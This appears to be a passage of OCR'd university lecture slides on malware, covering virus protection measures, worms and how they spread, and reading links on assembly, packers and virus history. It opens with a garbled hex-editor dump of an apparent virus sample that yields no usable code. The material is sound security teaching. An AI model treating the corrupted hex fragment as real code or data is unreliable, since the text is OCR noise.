12456 00030a70 8c 2d 23 df ed cd 07 32 74 20 6d 61 0a 28 29 7b |.-#....2t ma.()[]|  

12457 00030a80 25 34 78 7f 73 61 ff 20 3d 20 25 33 24 64 3b 4f |%4x.sa. = %3$d;0|  

12458 00030a90 31 28 3c 20 30 20 3f 20 65 0f fe 60 ff 78 69 74 |1(< 0 ? e..`xit|  

12459 00030aa0 28 31 29 3a 30 3b 69 66 20 28 28 18 63 68 7d fb |(1):0;if ((.ch}.|  

12460 00030ab0 6f ff 72 28 5f 5f 46 49 4c 45 0a 2c 20 27 5f 27 |o.r(_FILE., '_|  

12461 00030ac0 29 29 20 21 9a 4e 55 4c 4c 29 df 06 fb 85 57 9b |)) !.NULL)...W.|  

12462 00030ad0 2d 2d 7f 6e 61 72 20 2a 63 7e 62 dd ef 3d 25 32 |---.nar *c~b...=%2|  

12463 00030ae0 1e 36 24 73 0f 3b 39 73 75 6c 6c 79 7f b1 ff c5 |.6$.;9sully....|  

12464 00030af0 27 66 69 6c 65 6e 61 6d 65 2d 63 6f 6d 70 69 a4 |'filename-compi.|  

12465 00030b00 bd 20 b4 6c 2b 72 65 63 75 74 2b 1f 3e 08 1a d5 |. .l+recut+.> ...|  

12466 00030b10 66 0b 61 73 70 9c 74 66 35 7f 06 df 28 26 d9 2c |f.asp.tf5 ...(&,|  

12467 00030b20 0b 13 5f 25 31 64 08 52 bb c0 1d a8 78 29 3b 5f | .._%1d.R....x);_|  

12468 00030b30 11 c1 8a 1d 5a 65 2e 63 69 4d 56 51 e1 6c 3a 47 |.....Ze.ciMVQ.l:G|  

12469 00030b40 46 61 90 20 75 ec c4 7e 96 04 78 20 2d 6f 25 3b |Fa. u...~..x -0%;|  

12470 00030b50 20 9f 04 67 0b 56 c1 9f 2e 2f 73 82 82 df 46 71 | ..g.V.../s... Fq|  

12471 00030b60 66 3d 6f 70 68 28 75 7f ff fe 3f 20 4f 5f 57 52 |f=oph(u... ? 0_WR|  

12472 00030b70 4f 4e 4c 59 20 7c 14 43 52 45 41 54 13 54 52 55 |ONLY | .CREAT.TRU|

```

x **sully** ↑ ↓ Match case Regular expression 1 occurrence

Virus - Protection

❖ Antiviruses

- ❖ Scanning email attachments
- ❖ Checking virus activities (signatures and/or anomaly detection)
- ❖ Examples include Norton, McAfee, Trend Micro, Symantec, Sophos etc.
- ❖ Incorporate sandboxing, AI, data mining, machine learning etc.

❖ Access restriction

- ❖ Remote access control
- ❖ Firewalls
- ❖ Email filtering



Worm



- ❖ Focuses on **spreading** through the network
 - ❖ Exploits various **network vulnerabilities** to spread itself
 - ❖ Unprotected shared drives
 - ❖ FTP vulnerabilities (typically buffer overflow)
 - ❖ E.g., Ramen, Lion, Code-Red, Conficker
 - ❖ May also release viruses upon opening
 - ❖ E.g., MyDoom.A -> backdoor and DoS
 - ❖ E.g., MyDoom.B -> MyDoom.A + block access to antivirus sites
-
- ❖ Worm vs Virus
 - ❖ "Virus does not intentionally try to spread itself from that computer to other computers. In most cases, that's where humans come in"
 - ❖ "Worm is a program that is designed to copy itself from one computer to another over a network (e.g., by using e-mail). The worm spreads itself to many computers over a network"

Additional Materials

❖ Assembly programming

- https://www.tutorialspoint.com/assembly_programming/index.htm

❖ Packers

- <https://resources.infosecinstitute.com/topic/top-13-popular-packers-used-in-malware/>

❖ FUMVar (not assessed)

- <https://github.com/FUMVar/FUMVar>

❖ Virus Timeline

- ❖ https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#2010%E2%80%93present

References

- ❖ Materials adopted from
 - Stanford
 - GMU
 - Goodrich and Tamassia
 - Avi Kak, Purdue University
 - anyaschukin@github